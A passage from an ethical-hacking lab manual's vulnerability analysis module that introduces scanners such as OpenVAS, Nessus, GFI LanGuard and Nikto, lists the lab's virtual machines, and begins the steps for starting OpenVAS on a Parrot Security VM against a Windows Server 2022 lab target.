loopholes. As an ethical hacker, you should look for as much information as possible using all available tools. This lab will demonstrate other information that you can extract from the target using various vulnerability assessment tools.

Lab Objectives

- Perform vulnerability analysis using OpenVAS
- Perform vulnerability scanning using Nessus
- Perform vulnerability scanning using GFI LanGuard
- Perform web servers and applications vulnerability scanning using CGI Scanner Nikto

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 55 Minutes

Overview of Vulnerability Assessment Tools

Vulnerability assessment tools are used to secure and protect the organization's system or network: security analysts can use these tools to identify weaknesses present in the organization's security posture and remediate the identified vulnerabilities before an attacker exploits them. Network vulnerability scanners analyze and identify vulnerabilities in the target network or network resources using vulnerability assessment and network auditing. These tools also assist in overcoming weaknesses in the network by suggesting various remediation techniques.

Lab Tasks

Task 1: Perform Vulnerability Analysis using OpenVAS

OpenVAS is a framework of several services and tools offering a comprehensive and powerful vulnerability scanning and vulnerability management solution. Its capabilities include unauthenticated testing, authenticated testing, various high level and low-level Internet and industrial protocols, performance tuning for large-scale scans, and a powerful internal programming language to implement any vulnerability test. The actual security scanner is accompanied with a regularly updated feed of Network Vulnerability Tests (NVTs)—over 50,000 in total.

Here, we will perform a vulnerability analysis using OpenVAS.

Note: In this task, we will use the **Parrot Security (10.10.1.13)** machine as a host machine and the **Windows Server 2022 (10.10.1.22)** machine as a target machine.


1. Turn on the **Parrot Security** and **Windows Server 2022** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.


3. Click **Applications** at the top of the **Desktop** window and navigate to **Pentesting → Vulnerability Analysis → Openvas - Greenbone → Start Greenbone Vulnerability Manager Service** to launch OpenVAS tool.

Module 05 – Vulnerability Analysis

